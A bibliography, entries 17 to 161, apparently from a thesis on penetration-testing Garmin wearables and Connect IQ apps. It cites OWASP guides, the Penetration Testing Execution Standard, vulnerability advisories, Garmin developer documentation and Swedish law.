[17] Jorge Blasco, Thomas M. Chen, Harsh Kupwade Patil, and Daniel Wolff, 'Wearables Security and Privacy', in *Mission-Oriented Sensor Networks and Systems: Art and Science: Volume 2: Advances*, H. M. Ammari, Ed. Cham: Springer International Publishing, 2019, pp. 351–380 [Online]. DOI: 10.1007/978-3-319-92384-0_11

[18] Pieter Arntz, 'Threat spotlight: WastedLocker, customized ransomware', *Malwarebytes Labs*, 10-Jul-2020. [Online]. Available: https://blog.malwarebytes.com/threat-spotlight/2020/07/threat-spotlight-wastedlocker-customized-ransomware/. [Accessed: 10-Feb-2021]

[19] Seth Adler, 'Incident Of The Week: Garmin Pays $10 Million To Ransomware Hackers Who Rendered Systems Useless', *Cyber Security Hub*, 14-Aug-2020. [Online]. Available: https://www.cshub.com/attacks/articles/incident-of-the-week-garmin-pays-10-million-to-ransomware-hackers-who-rendered-systems-useless. [Accessed: 10-Feb-2021]

[20] Sophia Moganedi and Dalenca Pottas, 'Threats and Vulnerabilities Affecting Fitness Wearables: Security and Privacy Theoretical Analysis', in *Information and Cyber Security*, Cham, 2020, pp. 57–68.

[21] Hossein Fereidooni, Jiska Classen, Tom Spink, Paul Patras, Markus Miettinen, Ahmad-Reza Sadeghi, Matthias Hollick, and Mauro Conti, 'Breaking Fitness Records Without Moving: Reverse Engineering and Spoofing Fitbit', in *Research in Attacks, Intrusions, and Defenses*, Cham, 2017, pp. 48–69.

[22] 'Every_Step_You_Fake.pdf'. [Online]. Available: https://openeffect.ca/reports/Every_Step_You_Fake.pdf. [Accessed: 03-Feb-2021]

[23] H. Fereidooni, T. Frassetto, M. Miettinen, A. Sadeghi, and M. Conti, 'Fitness Trackers: Fit for Health but Unfit for Security and Privacy', in *2017 IEEE/ACM International Conference on Connected Health: Applications, Systems and Engineering Technologies (CHASE)*, 2017, pp. 19–24. DOI: 10.1109/CHASE.2017.54

[24] Wenjun Xiong and Robert Lagerström, 'Threat modeling – A systematic literature review', *Comput. Secur.*, vol. 84, pp. 53–69, Jul. 2019. DOI: 10.1016/j.cose.2019.03.010

[25] Anton V. Uzunov and Eduardo B. Fernandez, 'An extensible pattern-based library and taxonomy of security threats for distributed systems', *Comput. Stand. Interfaces*, vol. 36, no. 4, pp. 734–747, Jun. 2014. DOI: 10.1016/j.csi.2013.12.008

[26] 'Connect IQ SDK | Garmin Developers'. [Online]. Available: https://developer.garmin.com/connect-iq/overview/. [Accessed: 15-Feb-2021]

[27] 'Connect IQ Basics'. [Online]. Available: https://developer.garmin.com/connect-iq/connect-iq-basics/. [Accessed: 17-Feb-2021]

[28] 'Monkey C'. [Online]. Available: https://developer.garmin.com/connect-iq/monkey-c/. [Accessed: 17-Feb-2021]

[29] 'Stay Informed | Connect IQ | Garmin Developers'. [Online]. Available: https://developer.garmin.com/connect-iq/submit-an-app/. [Accessed: 17-Feb-2021]

[30] 'Core Topics'. [Online]. Available: https://developer.garmin.com/connect-iq/core-topics/security/. [Accessed: 17-Feb-2021]

[31] 'Connect IQ Basics'. [Online]. Available: https://developer.garmin.com/connect-iq/connect-iq-basics/audio-content-provider/. [Accessed: 15-Feb-2021]

[32] 'Toybox.Application.AudioContentProviderApp'. [Online]. Available: https://developer.garmin.com/connect-iq/api-docs/Toybox/Application/AudioContentProviderApp.html. [Accessed: 15-Feb-2021]

[33] 'Connect IQ Basics'. [Online]. Available: https://developer.garmin.com/connect-iq/connect-iq-basics/data-fields/. [Accessed: 15-Feb-2021]

[34] 'Toybox.WatchUi.DataField'. [Online]. Available: https://developer.garmin.com/connect-iq/api-docs/Toybox/WatchUi/DataField.html. [Accessed: 15-Feb-2021]

[35] '*Dinosaur Game*', *Wikipedia*. 23-Feb-2021 [Online]. Available: https://en.wikipedia.org/w/index.php?title=Dinosaur_Game&oldid=1008512843. [Accessed: 24-Feb-2021]

[36] 'Connect IQ Basics'. [Online]. Available: https://developer.garmin.com/connect-iq/connect-iq-basics/device-apps/. [Accessed: 24-Feb-2021]

[37] 'FIT Protocol | FIT SDK | Garmin Developers'. [Online]. Available: https://developer.garmin.com/fit/protocol/. [Accessed: 24-Feb-2021]

[38] 'Connect IQ Basics'. [Online]. Available: https://developer.garmin.com/connect-iq/connect-iq-basics/widgets/. [Accessed: 24-Feb-2021]

[39] Rafay Baloch, *Ethical Hacking and Penetration Testing Guide*. CRC Press, 2017, ISBN: 978-1-4822-3162-5.

[40] 'WSTG - Latest | OWASP'. [Online]. Available: https://owasp.org/www-project-web-security-testing-guide/latest/3-The_OWASP_Testing_Framework/1-Penetration_Testing_Methodologies.html. [Accessed: 27-Feb-2021]

[41] 'The Penetration Testing Execution Standard'. [Online]. Available: http://www.pentest-standard.org/index.php/Main_Page. [Accessed: 01-Mar-2021]

[42] 'Pre-engagement - The Penetration Testing Execution Standard'. [Online]. Available: http://www.pentest-standard.org/index.php/Pre-engagement. [Accessed: 01-Mar-2021]

[43] 'PTES Technical Guidelines - The Penetration Testing Execution Standard'. [Online]. Available: http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines#Intelligence_Gathering. [Accessed: 01-Mar-2021]

[44] 'Intelligence Gathering - The Penetration Testing Execution Standard'. [Online]. Available: http://www.pentest-standard.org/index.php/Intelligence_Gathering. [Accessed: 01-Mar-2021]

[45] 'Open-source intelligence', *Wikipedia*. 24-Feb-2021 [Online]. Available: https://en.wikipedia.org/w/index.php?title=Open-source_intelligence&oldid=1008607762. [Accessed: 01-Mar-2021]

[46] O'Reilly Media, 'Introduction - IoT Penetration Testing Cookbook'. [Online]. Available: https://learning.oreilly.com/library/view/iot-penetration-testing/9781787280571/c525f21e-97dc-4496-918e-2298a2a81111.xhtml. [Accessed: 01-Mar-2021]

[47] 'Threat Modeling - The Penetration Testing Execution Standard'. [Online]. Available: http://www.pentest-standard.org/index.php/Threat_Modeling. [Accessed: 01-Mar-2021]

[48] 'Fuzzing', *Wikipedia*. 24-Feb-2021 [Online]. Available: https://en.wikipedia.org/w/index.php?title=Fuzzing&oldid=1008679044. [Accessed: 01-Mar-2021]

[49] 'Vulnerability Analysis - The Penetration Testing Execution Standard'. [Online]. Available: http://www.pentest-standard.org/index.php/Vulnerability_Analysis. [Accessed: 01-Mar-2021]

[50] 'PTES Technical Guidelines - The Penetration Testing Execution Standard'. [Online]. Available: http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines#Vulnerability_Analysis. [Accessed: 01-Mar-2021]

[51] 'Exploitation - The Penetration Testing Execution Standard'. [Online]. Available: http://www.pentest-standard.org/index.php/Exploitation. [Accessed: 01-Mar-2021]

[52] 'PTES Technical Guidelines - The Penetration Testing Execution Standard'. [Online]. Available: http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines#Exploitation. [Accessed: 01-Mar-2021]

[53] 'Post Exploitation - The Penetration Testing Execution Standard'. [Online]. Available: http://www.pentest-standard.org/index.php/Post_Exploitation. [Accessed: 01-Mar-2021]

[54] 'PTES Technical Guidelines - The Penetration Testing Execution Standard'. [Online]. Available: http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines#Post_Exploitation. [Accessed: 01-Mar-2021]

[55] 'Reporting - The Penetration Testing Execution Standard'. [Online]. Available: http://www.pentest-standard.org/index.php/Reporting. [Accessed: 01-Mar-2021]

[56] 'PTES Technical Guidelines - The Penetration Testing Execution Standard'. [Online]. Available: http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines#Reporting. [Accessed: 01-Mar-2021]

[57] FCC ID, 'FCC ID Search', *FCC ID*. [Online]. Available: https://fccid.io/. [Accessed: 02-Mar-2021]

[58] 'Home | Garmin Developers'. [Online]. Available: https://developer.garmin.com/. [Accessed: 02-Mar-2021]

[59] 'Garmin | Sverige | Hem'. [Online]. Available: https://www.garmin.com/sv-SE/. [Accessed: 02-Mar-2021]

[60] 'The Wireless Sensor Network Solution - THIS IS ANT'. [Online]. Available: https://www.thisisant.com/. [Accessed: 02-Mar-2021]

[61] 'Wireshark · Go Deep.' [Online]. Available: https://www.wireshark.org/. [Accessed: 02-Mar-2021]

[62] O'Reilly Media, 'IoT Penetration Testing Cookbook'. [Online]. Available: https://learning.oreilly.com/library/view/iot-penetration-testing/9781787280571/. [Accessed: 02-Mar-2021]

[63] 'STRIDE (security)', *Wikipedia*. 04-Feb-2021 [Online]. Available: https://en.wikipedia.org/w/index.php?title=STRIDE_(security)&oldid=1004868555. [Accessed: 05-Mar-2021]

[64] 'Announcing Project Zero', *Google Online Security Blog*. [Online]. Available: https://security.googleblog.com/2014/07/announcing-project-zero.html. [Accessed: 08-Mar-2021]

[65] '118 - Windows: Elevation of Privilege in ahcache.sys/NtApphelpCacheControl - project-zero'. [Online]. Available: https://bugs.chromium.org/p/project-zero/issues/detail?id=118&redir=1. [Accessed: 08-Mar-2021]

[66] '2019-12-11-OWASP-IoT-Top-10---Introduction-and-Root-Causes.pdf'. [Online]. Available: https://owasp.org/www-chapter-toronto/assets/slides/2019-12-11-OWASP-IoT-Top-10---Introduction-and-Root-Causes.pdf. [Accessed: 04-Mar-2021]

[67] 'M3: Insecure Communication | OWASP'. [Online]. Available: https://owasp.org/www-project-mobile-top-10/2016-risks/m3-insecure-communication.html. [Accessed: 04-Mar-2021]

[68] 'M1: Improper Platform Usage | OWASP'. [Online]. Available: https://owasp.org/www-project-mobile-top-10/2016-risks/m1-improper-platform-usage.html. [Accessed: 04-Mar-2021]

[69] DEFCONConference, *DEF CON 24 - Tamas Szakaly - Help! Ive got ANTs*. 2016 [Online]. Available: https://www.youtube.com/watch?v=oCHAgcnkxg4. [Accessed: 04-Mar-2021]

[70] 'A3:2017-Sensitive Data Exposure | OWASP'. [Online]. Available: https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure.html. [Accessed: 04-Mar-2021]

[71] Q. Zhang and Z. Liang, 'Security analysis of bluetooth low energy based smart wristbands', in *2017 2nd International Conference on Frontiers of Sensors Technologies (ICFST)*, 2017, pp. 421–425. DOI: 10.1109/ICFST.2017.8210548

[72] T. Trippel, O. Weisse, W. Xu, P. Honeyman, and K. Fu, 'WALNUT: Waging Doubt on the Integrity of MEMS Accelerometers with Acoustic Injection Attacks', in *2017 IEEE European Symposium on Security and Privacy (EuroS P)*, 2017, pp. 3–18. DOI: 10.1109/EuroSP.2017.42

[73] 'A8:2017-Insecure Deserialization | OWASP'. [Online]. Available: https://owasp.org/www-project-top-ten/2017/A8_2017-Insecure_Deserialization.html. [Accessed: 04-Mar-2021]

[74] 'Deserialization - OWASP Cheat Sheet Series'. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html. [Accessed: 04-Mar-2021]

[75] 'A9:2017-Using Components with Known Vulnerabilities | OWASP'. [Online]. Available: https://owasp.org/www-project-top-ten/2017/A9_2017-Using_Components_with_Known_Vulnerabilities.html. [Accessed: 04-Mar-2021]

[76] Jianliang Wu, Yuhong Nan, and Vireshwar Kumar, 'BLESA: Spoofing Attacks against Reconnections in Bluetooth Low Energy', p. 12.

[77] 'Logging - OWASP Cheat Sheet Series'. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html. [Accessed: 04-Mar-2021]

[78] Aveek K. Das, Parth H. Pathak, Chen-Nee Chuah, and Prasant Mohapatra, 'Uncovering Privacy Leakage in BLE Network Traffic of Wearable Fitness Trackers', in *Proceedings of the 17th International Workshop on Mobile Computing Systems and Applications*, St. Augustine Florida USA, 2016, pp. 99–104 [Online]. DOI: 10.1145/2873587.2873594

[79] 'A1:2017-Injection | OWASP'. [Online]. Available: https://owasp.org/www-project-top-ten/2017/A1_2017-Injection.html. [Accessed: 04-Mar-2021]

[80] 'A6:2017-Security Misconfiguration | OWASP'. [Online]. Available: https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration.html. [Accessed: 04-Mar-2021]

[81] 'M7: Poor Code Quality | OWASP'. [Online]. Available: https://owasp.org/www-project-mobile-top-10/2016-risks/m7-client-code-quality.html. [Accessed: 04-Mar-2021]

[82] 'A7:2017-Cross-Site Scripting (XSS) | OWASP'. [Online]. Available: https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS).html. [Accessed: 04-Mar-2021]

[83] 'M2: Insecure Data Storage | OWASP'. [Online]. Available: https://owasp.org/www-project-mobile-top-10/2016-risks/m2-insecure-data-storage.html. [Accessed: 04-Mar-2021]

[84] 'M8: Code Tampering | OWASP'. [Online]. Available: https://owasp.org/www-project-mobile-top-10/2016-risks/m8-code-tampering.html. [Accessed: 04-Mar-2021]

[85] 'M9: Reverse Engineering | OWASP'. [Online]. Available: https://owasp.org/www-project-mobile-top-10/2016-risks/m9-reverse-engineering.html. [Accessed: 04-Mar-2021]

[86] 'OWASP API Security - Top 10 | OWASP'. [Online]. Available: https://owasp.org/www-project-api-security/. [Accessed: 04-Mar-2021]

[87] 'Toybox'. [Online]. Available: https://developer.garmin.com/connect-iq/api-docs/. [Accessed: 04-Mar-2021]

[88] 'Denial of Service Software Attack | OWASP Foundation'. [Online]. Available: https://owasp.org/www-community/attacks/Denial_of_Service. [Accessed: 04-Mar-2021]

[89] 'A5:2017-Broken Access Control | OWASP'. [Online]. Available: https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control.html. [Accessed: 04-Mar-2021]

[90] 'A2:2017-Broken Authentication | OWASP'. [Online]. Available: https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication.html. [Accessed: 04-Mar-2021]

[91] 'Get the SDK | Connect IQ | Garmin Developers'. [Online]. Available: https://developer.garmin.com/connect-iq/sdk/. [Accessed: 27-Apr-2021]

[92] 'Connect IQ Basics'. [Online]. Available: https://developer.garmin.com/connect-iq/connect-iq-basics/getting-started/. [Accessed: 27-Apr-2021]

[93] 'RSA (cryptosystem)', *Wikipedia*. 08-Jun-2021 [Online]. Available: https://en.wikipedia.org/w/index.php?title=RSA_(cryptosystem)&oldid=1027606895. [Accessed: 10-Jun-2021]

[94] 'Toybox.Communications'. [Online]. Available: https://developer.garmin.com/connect-iq/api-docs/Toybox/Communications.html. [Accessed: 04-May-2021]

[95] 'makeWebRequest not working on device - Discussion - Connect IQ - Garmin Forums'. [Online]. Available: https://forums.garmin.com/developer/connect-iq/f/discussion/166737/makewebrequest-not-working-on-device. [Accessed: 04-May-2021]

[96] 'Connect version 4.20 broke local http access? - Connect IQ Bug Reports - Connect IQ - Garmin Forums'. [Online]. Available: https://forums.garmin.com/developer/connect-iq/i/bug-reports/connect-version-4-20-broke-local-http-access. [Accessed: 04-May-2021]

[97] typicode, *typicode/json-server*. 2021 [Online]. Available: https://github.com/typicode/json-server. [Accessed: 28-Apr-2021]

[98] 'My JSON Server - Fake online REST server for teams'. [Online]. Available: https://my-json-server.typicode.com/. [Accessed: 28-Apr-2021]

[99] 'Positioning in background processes - Discussion - Connect IQ - Garmin Forums'. [Online]. Available: https://forums.garmin.com/developer/connect-iq/f/discussion/7367/positioning-in-background-processes. [Accessed: 04-May-2021]

[100] 'Toybox.Test.Logger'. [Online]. Available: https://developer.garmin.com/connect-iq/api-docs/Toybox/Test/Logger.html. [Accessed: 09-May-2021]

[101] 'Denial-of-service attack', *Wikipedia*. 03-Jun-2021 [Online]. Available: https://en.wikipedia.org/w/index.php?title=Denial-of-service_attack&oldid=1026628937. [Accessed: 10-Jun-2021]

[102] 'A10:2017-Insufficient Logging & Monitoring | OWASP'. [Online]. Available: https://owasp.org/www-project-top-ten/2017/A10_2017-Insufficient_Logging%2526Monitoring.html. [Accessed: 04-Jun-2021]

[103] 'The OWASP IoT Top 10 List of Vulnerabilities', *InfoSec Insights*. 30-Apr-2020 [Online]. Available: https://sectigostore.com/blog/owasp-iot-top-10-iot-vulnerabilities/. [Accessed: 18-May-2021]

[104] 'Log file', *Wikipedia*. 14-May-2021 [Online]. Available: https://en.wikipedia.org/w/index.php?title=Log_file&oldid=1023133618. [Accessed: 16-May-2021]

[105] MashaMSFT, 'The Transaction Log (SQL Server) - SQL Server'. [Online]. Available: https://docs.microsoft.com/en-us/sql/relational-databases/logs/the-transaction-log-sql-server. [Accessed: 16-May-2021]

[106] 'Garmin Express Log Collection | Garmin Support'. [Online]. Available: https://support.garmin.com/sv-SE/GB-EN/?faq=0jCrbmxc9d7HawZ8tMsJA6. [Accessed: 16-May-2021]

[107] 'Hur du skickar in apploggar till Garmin Produkt Support | Garmin Support'. [Online]. Available: https://support.garmin.com/sv-SE/?faq=NIbaQDEokX6jgAN1k2fKj7. [Accessed: 16-May-2021]

[108] 'Batch file', *Wikipedia*. 29-Mar-2021 [Online]. Available: https://en.wikipedia.org/w/index.php?title=Batch_file&oldid=1014914990. [Accessed: 12-Jun-2021]

[109]‘Hypertext Transfer Protocol’, *Wikipedia*. 07-Jun-2021 [Online]. Available: https://en.wikipedia.org/w/index.php?title=Hypertext_Transfer_Protocol&oldid=1027406534. [Accessed: 13-Jun-2021]

[110] ‘HTTPS’, *Wikipedia*. 08-Jun-2021 [Online]. Available: https://en.wikipedia.org/w/index.php?title=HTTPS&oldid=1027575986. [Accessed: 13-Jun-2021]

[111] ‘Transport Layer Security’, *Wikipedia*. 11-Jun-2021 [Online]. Available: https://en.wikipedia.org/w/index.php?title=Transport_Layer_Security&oldid=1028017232. [Accessed: 13-Jun-2021]

[112] ‘HTTP Strict Transport Security’, *Wikipedia*. 11-Jun-2021 [Online]. Available: https://en.wikipedia.org/w/index.php?title=HTTP_Strict_Transport_Security&oldid=1027999715. [Accessed: 13-Jun-2021]

[113] ‘Fiddler| Web Debugging Proxy and Troubleshooting Solutions’, *Telerik.com*. [Online]. Available: https://www.telerik.com/fiddler. [Accessed: 19-May-2021]

[114] Kerry A McKay and David A Cooper, ‘Guidelines for the selection, configuration, and use of Transport Layer Security (TLS) implementations’, National Institute of Standards and Technology, Gaithersburg, MD, NIST SP 800-52r2, Aug. 2019 [Online]. DOI: 10.6028/NIST.SP.800-52r2

[115] ‘OWASP Internet of Things Project - OWASP’. [Online]. Available: https://wiki.owasp.org/index.php/OWASP_Internet_of_Things_Project#tab=IoT_Top_10. [Accessed: 25-May-2021]

[116] ‘danielmiessler/SecLists’, *GitHub*. [Online]. Available: https://github.com/danielmiessler/SecLists. [Accessed: 25-May-2021]

[117] ‘NIST Special Publication 800-63B’. [Online]. Available: /sp800-63b.html. [Accessed: 26-May-2021]

[118] ‘Authentication - OWASP Cheat Sheet Series’. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html. [Accessed: 26-May-2021]

[119] ‘Forgot Password - OWASP Cheat Sheet Series’. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html. [Accessed: 26-May-2021]

[120]‘Multifactor Authentication - OWASP Cheat Sheet Series’. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Multifactor_Authentication_Cheat_Sheet.html. [Accessed: 26-May-2021]

[121] ‘Session Management - OWASP Cheat Sheet Series’. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html. [Accessed: 26-May-2021]

[122]‘Category:OWASP Cookies Database - OWASP’. [Online]. Available: https://wiki.owasp.org/index.php/Category:OWASP_Cookies_Database. [Accessed: 26-May-2021]

[123]‘Access Control - OWASP Cheat Sheet Series’. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Access_Control_Cheat_Sheet.html. [Accessed: 27-May-2021]

[124]‘OWASP Top Ten Web Application Security Risks | OWASP’. [Online]. Available: https://owasp.org/www-project-top-ten/. [Accessed: 27-May-2021]

[125]‘Index ASVS - OWASP Cheat Sheet Series’. [Online]. Available: https://cheatsheetseries.owasp.org/IndexASVS.html. [Accessed: 28-May-2021]

[126]‘Insecure direct object reference’, *Wikipedia*. 27-Feb-2021 [Online]. Available: https://en.wikipedia.org/w/index.php?title=Insecure_direct_object_reference&oldid=1009206656. [Accessed: 13-Jun-2021]

[127]‘Cross-site request forgery’, *Wikipedia*. 08-Jun-2021 [Online]. Available: https://en.wikipedia.org/w/index.php?title=Cross-site_request_forgery&oldid=1027483757. [Accessed: 13-Jun-2021]

[128]‘WSTG - Stable | OWASP’. [Online]. Available: https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/05-Authorization_Testing/01-Testing_Directory_Traversal_File_Include.html. [Accessed: 28-May-2021]

[129]‘WSTG - Stable | OWASP’. [Online]. Available: https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/05-Authorization_Testing/03-Testing_for_Privilege_Escalation.html. [Accessed: 28-May-2021]

[130]‘WSTG - Stable | OWASP’. [Online]. Available: https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/05-Authorization_Testing/02-Testing_for_Bypassing_Authorization_Schema.html. [Accessed: 28-May-2021]

[131] ‘cloudflare vulnerabilities’, *Snyk*. [Online]. Available: https://snyk.io/vuln/npm:cloudflare. [Accessed: 28-May-2021]

[132]‘Website Security | Services and Solutions’, *Cloudflare*. [Online]. Available: https://www.cloudflare.com/security/. [Accessed: 28-May-2021]

[133]‘AppDynamics’, *Wikipedia*. 08-May-2021 [Online]. Available: https://en.wikipedia.org/w/index.php?title=AppDynamics&oldid=1022028772. [Accessed: 28-May-2021]

[134]‘WSTG - Latest | OWASP’. [Online]. Available: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/README.html. [Accessed: 29-May-2021]

[135] 'WSTG - Latest | OWASP'. [Online]. Available: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/08-Testing_for_Error_Handling/README.html. [Accessed: 29-May-2021]

[136] 'OWASP Secure Headers Project'. [Online]. Available: https://owasp.org/www-project-secure-headers/. [Accessed: 29-May-2021]

[137] 'XSS Auditor - Chrome Platform Status'. [Online]. Available: https://www.chromestatus.com/feature/5021976655560704. [Accessed: 30-May-2021]

[138] 'OWASP Secure Headers Project'. [Online]. Available: https://owasp.org/www-project-secure-headers/. [Accessed: 30-May-2021]

[139] 'gatsby', *npm*. [Online]. Available: https://www.npmjs.com/package/gatsby. [Accessed: 03-Jun-2021]

[140] *gatsbyjs/gatsby*. Gatsby, 2021 [Online]. Available: https://github.com/gatsbyjs/gatsby/blob/58be1c3762fa3cf14c275d7952c52fb0ded6cbc4/packages/gatsby/CHANGELOG.md. [Accessed: 03-Jun-2021]

[141] 'backbone', *npm*. [Online]. Available: https://www.npmjs.com/package/backbone. [Accessed: 03-Jun-2021]

[142] 'backbone', *npm*. [Online]. Available: https://www.npmjs.com/package/backbone. [Accessed: 03-Jun-2021]

[143] 'CVE-2020-5421 : In Spring Framework versions 5.2.0 - 5.2.8, 5.1.0 - 5.1.17, 5.0.0 - 5.0.18, 4.3.0 - 4.3.28, and older unsupported versio'. [Online]. Available: https://www.cvedetails.com/cve/CVE-2020-5421/. [Accessed: 03-Jun-2021]

[144] 'HTTP/3: Everything you need to know about the next-generation web protocol', *The Daily Swig | Cybersecurity news and views*, 27-Oct-2020. [Online]. Available: https://portswigger.net/daily-swig/http-3-everything-you-need-to-know-about-the-next-generation-web-protocol. [Accessed: 03-Jun-2021]

[145] 'HTTP/3', *Wikipedia*. 01-May-2021 [Online]. Available: https://en.wikipedia.org/w/index.php?title=HTTP/3&oldid=1020825204. [Accessed: 03-Jun-2021]

[146] jQuery Foundation- jquery.org, 'jQuery 1.10.2 and 2.0.3 Released | Official jQuery Blog'. [Online]. Available: https://blog.jquery.com/2013/07/03/jquery-1-10-2-and-2-0-3-released/. [Accessed: 03-Jun-2021]

[147] 'Cross-site Scripting (XSS) in jquery', *Snyk*. [Online]. Available: https://snyk.io/vuln/SNYK-JS-JQUERY-565129. [Accessed: 03-Jun-2021]

[148] 'Cross-site Scripting (XSS) in jquery', *Snyk*. [Online]. Available: https://snyk.io/vuln/npm:jquery:20150627. [Accessed: 03-Jun-2021]

[149] 'Cross-site Scripting (XSS) in jquery', *Snyk*. [Online]. Available: https://snyk.io/vuln/SNYK-JS-JQUERY-567880. [Accessed: 03-Jun-2021]

[150] 'jQuery', *Wikipedia*. 31-May-2021 [Online]. Available: https://en.wikipedia.org/w/index.php?title=JQuery&oldid=1026143832. [Accessed: 03-Jun-2021]

[151] 'Cross-site Scripting (XSS) in jquery-ui', *Snyk*. [Online]. Available: https://snyk.io/vuln/npm:jquery-ui:20160721. [Accessed: 03-Jun-2021]

[152] JS Foundation- js.foundation, 'jQuery UI'. [Online]. Available: https://jqueryui.com/. [Accessed: 03-Jun-2021]

[153] 'Cross Site Scripting (XSS) Software Attack | OWASP Foundation'. [Online]. Available: https://owasp.org/www-community/attacks/xss/. [Accessed: 21-May-2021]

[154] 'WSTG - Latest | OWASP'. [Online]. Available: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting.html. [Accessed: 21-May-2021]

[155] 'DOM based XSS Prevention - OWASP Cheat Sheet Series'. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html. [Accessed: 21-May-2021]

[156] 'XSS Filter Evasion Cheat Sheet | OWASP'. [Online]. Available: https://owasp.org/www-community/xss-filter-evasion-cheatsheet. [Accessed: 21-May-2021]

[157] *bugbountyforum/XSS-Radar*. bugbountyforum, 2021 [Online]. Available: https://github.com/bugbountyforum/XSS-Radar. [Accessed: 06-Jun-2021]

[158] 'C++ on a Watch', 13-Feb-2020. [Online]. Available: /brad-larson-cpp-watch/. [Accessed: 30-May-2021]

[159] 'Security Information | Garmin'. [Online]. Available: https://www.garmin.com/en-US/legal/security/. [Accessed: 08-Jun-2021]

[160] 'Safe Harbor Programs: Ensuring the Bounty Isn't on White Hat Hackers' Heads', *Dark Reading*. [Online]. Available: https://www.darkreading.com/application-security/safe-harbor-programs-ensuring-the-bounty-isnt-on-white-hat-hackers-heads/a/d-id/1334339. [Accessed: 08-Jun-2021]

[161] Riksdagsförvaltningen, 'Brottsbalk (1962:700) Svensk författningssamling 1962:1962:700 t.o.m. SFS 2021:397 - Riksdagen'. [Online]. Available: https://www.riksdagen.se/sv/dokument-lagar/dokument/svensk-forfattningssamling/brottsbalk-1962700_sfs-1962-700. [Accessed: 08-Jun-2021]